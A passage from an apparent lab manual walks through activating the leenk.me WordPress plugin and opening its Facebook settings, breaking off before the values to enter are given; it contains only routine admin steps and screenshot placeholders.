


8. Assume that you have installed and configured the **Firewall plugin** for this site and that you want to check the security configurations.

9. Hover your mouse cursor on **Plugins** in the left pane and click **Installed Plugins**, as shown in the screenshot.




10. In the **Plugins** page, observe that **leenk.me** is installed. Click **Activate** under the **leenk.me** plugin to activate the plugin.




11. Refresh the page and you will observe that the **leenk.me** plugin option appears in the left pane; click it.

Note: Refresh the page if leenk.me does not appear on the left pane.

12. The **leenk.me General Settings** page appears. Tick the **Facebook** checkbox in the **Choose which social network modules you want to enable for this site** option under the **Administrator Options** section and click the **Save Settings** button.




13. The **leenk.me General Settings** page appears, as shown in the screenshot. Ensure that under the **Administrator Options** section, the **Facebook** checkbox is selected in the **Choose which social network modules you want to enable for this site** option and click the **Facebook Settings** hyperlink.



14. A **Facebook Settings** page appears; under **Message Settings**, enter the details below:

